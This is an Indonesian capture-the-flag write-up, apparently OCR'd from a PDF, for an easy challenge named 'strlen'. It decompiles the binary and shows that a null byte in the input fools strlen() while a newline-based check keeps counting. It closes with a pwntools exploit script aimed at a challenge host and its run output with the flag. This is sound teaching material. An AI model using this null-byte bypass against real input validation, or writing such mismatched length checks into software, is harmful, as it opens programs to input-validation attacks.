
STRLEN

(Easy)


Deskripsi:

Si budi kecil mendapat sebuah program dari tantenya yang seorang 1337 h4ck3r. Dulu si budi kecil pernah minta diajari cara h4ck1n9 oleh tantenya, namun dengan judesnya si tante hanya menyuruh si budi kecil untuk Google. Tetapi karena kasihan, si tante akhirnya membuatkan sebuah program sederhana untuk si budi kecil latihan. Perintahnya sederhana. Si budi kecil hanya perlu memasukkan input melebihi batas yang ditentukan oleh fungsi **strlen()**. Dapatkah anda membantu si budi kecil untuk mem-bypass fungsinya?

Checksec:



Run:



Pembahasan:

Karena tingkat kesulitan soalnya adalah easy, mari kita tinggalkan sejenak hasil dari checksec diatas. Perintah yang diberikan oleh deskripsi soal juga cukup jelas, kita hanya perlu meng-input data yang panjangnya melebihi batas yang telah ditentukan oleh fungsi **strlen()**. Agar lebih jelas, saya akan membahas hasil *disassembly* programnya. Saya akan membedah semua fungsi yang berhubungan dengan program ini secara kronologis (sesuai dengan urutan dipanggilnya oleh program).

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s; // [sp+0h] [bp-50h]@1
  __int64 v4; // [sp+48h] [bp-8h]@1

  v4 = *MK_FP(__FS__, 40LL);
  puts("Kata orang, fungsi strlen() tidak very secure.");
  puts("Sebagai seorang h4ck3r, anda harus dapat melihat sesuatu dari segala
sisi.");
  puts("Dapatkah anda memasukkan input yang panjangnya melebihi batasan
strlen()?");
  puts("Jika anda bisa memasukkan lebih dari 32 karakter,");
  puts("saya akan memberikan anda flag-nya :)");
  printf("> ", argv);
  fflush(_bss_start);
  fgets(&s, 64, stdin);
  fflush(stdin);
  if ( strlen(&s) > 0x20 )
  {
    puts("Coba lebih kreatif lagi ;)");
    exit(0);
  }
  if ( (signed int)buggy_check((__int64)&s) <= 32 )
  {
    puts("Yah, anda ga niat ya :(");
    exit(0);
  }
  puts("Nah, bisa kan :D");
  system("/bin/cat flag");
  exit(0);
}
```

Snippet diatas adalah fungsi **main()** yang diambil dari IDA. Seperti yang dapat kita lihat, hanya ada 2 fungsi yang akan dipanggil oleh program, yaitu fungsi **main()** dan **buggy_check()**. Secara garis besar, fungsi **main()** akan menerima input dari *user* sebanyak maksimal 64 karakter (dapat kita lihat dari fungsi **fgets()**) untuk kemudian diperiksa oleh **strlen()**. Jika input melebihi 0x20 karakter (atau 32 dalam desimal), program akan keluar. Jika tidak, program akan mengecek input dengan fungsi **buggy_check()**. Jika ternyata panjangnya kurang dari atau sama dengan 32 karakter, program akan keluar. Selebihnya, kita akan mendapatkan flag dari **system("/bin/cat flag")**.

Berikut adalah hasil disassembly dari fungsi **buggy_check()**:

```
__int64 __fastcall buggy_check(__int64 a1)
{
  unsigned int i; // [sp+14h] [bp-4h]@1

  for ( i = 0; *(_BYTE *)((signed int)i + a1) != 10; ++i )
    ;
  return i;
}
```

Fungsi diatas akan menerima parameter yang bentuknya **int64**. Jika kita melihat snippet sebelumnya, tepatnya pada saat **buggy_check()** dipanggil oleh **main()**, kita dapat melihat bahwa sebenarnya yang dijadikan parameter adalah **ALAMAT** dari input kita yang sudah di-*typecast* menjadi **int64**, yaitu variabel s.

```
  if ( (signed int)buggy_check((__int64)&s) <= 32 )
  {
    puts("Yah, anda ga niat ya :(");
    exit(0);
  }
```

Kembali ke **buggy_check()**, fungsi kemudian memeriksa apakah isi dari alamat tadi ditambah variabel i adalah 10 atau bukan lalu meng-*increment* variabel i jika bukan. Jika iya, program akan keluar dan me-*return* nilai i. Bila anda melihat tabel ASCII, anda akan mengerti bahwa angka 10 yang dimaksud adalah karakter dari angka 10 dalam ASCII, yaitu NL atau *new-line*. Singkatnya, fungsi ini **akan mengecek panjang input sampai karakter '\n'**. Mengapa demikian?

Perlu diingat bahwa dalam *challenge* ini, penyerang diminta untuk melewati pengecekan yang dilakukan oleh fungsi **strlen()**. Fungsi **strlen()** sendiri akan memeriksa panjang input sampai dengan *null-byte* atau karakter '\0' yang artinya akan tetap menghitung setiap karakter yang bukan null-byte (termasuk new-line tadi).


Jadi, yang harus kita lakukan hanyalah membuat string yang panjangnya melebih 32 karakter dan lebih kecil dari 64 (ingat **fgets()** tadi) **lalu menyelipkan null-byte sebelum karakter ke-32**.

Null-byte tadi akan menghentikan pemeriksaan yang dilakukan oleh **strlen()** secara prematur, tetapi ketika diperiksa lagi oleh **buggy_check()**, panjang karakter akan melebihi panjang yang diberikan oleh **strlen()** karena **buggy_check()** tidak akan berhenti sebelum new-line.

Eksploit:

```
#!/usr/bin/python
from pwn import *
import sys

host = '128.199.161.191'
port = 23338

def exploit (r):
    payload = 'A' * 30
    print r.recvuntil ("> ")
    r.sendline (payload + '\0' + payload)
    print r.recvline ()
    print r.recvline ()

e = ELF ('./strlen')

if len (sys.argv) == 2:
    if (sys.argv [1] == 'debug'):
        r = process ('./strlen')
        gdb.attach (r)
        exploit (r)
    else:
        r = remote (host, port)
        exploit (r)
else:
    r = process ('./strlen')
    exploit (r)
```

Hasil:


revixit@Revolver: ~/Project/Blackhat/strlen
File Edit View Search Terminal Help
revixit@Revolver:~/Project/Blackhat/strlen$
> ./xpl-strlen.py
[*] '/home/revixit/Project/Blackhat/strlen/strlen'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process './strlen': pid 6319
Kata orang, fungsi strlen() tidak very secure.
Sebagai seorang h4ck3r, anda harus dapat melihat sesuatu dari segala sisi.
Dapatkah anda memasukkan input yang panjangnya melebihi batasan strlen()?
Jika anda bisa memasukkan lebih dari 32 karakter,
saya akan memberikan anda flag-nya :)
>
Nah, bisa kan :D
BEEFEST{n0t_so_S3cur3_n0w_ar3Nt_u_strl33n}
[*] Process './strlen' stopped with exit code 0 (pid 6319)
revixit@Revolver:~/Project/Blackhat/strlen$
>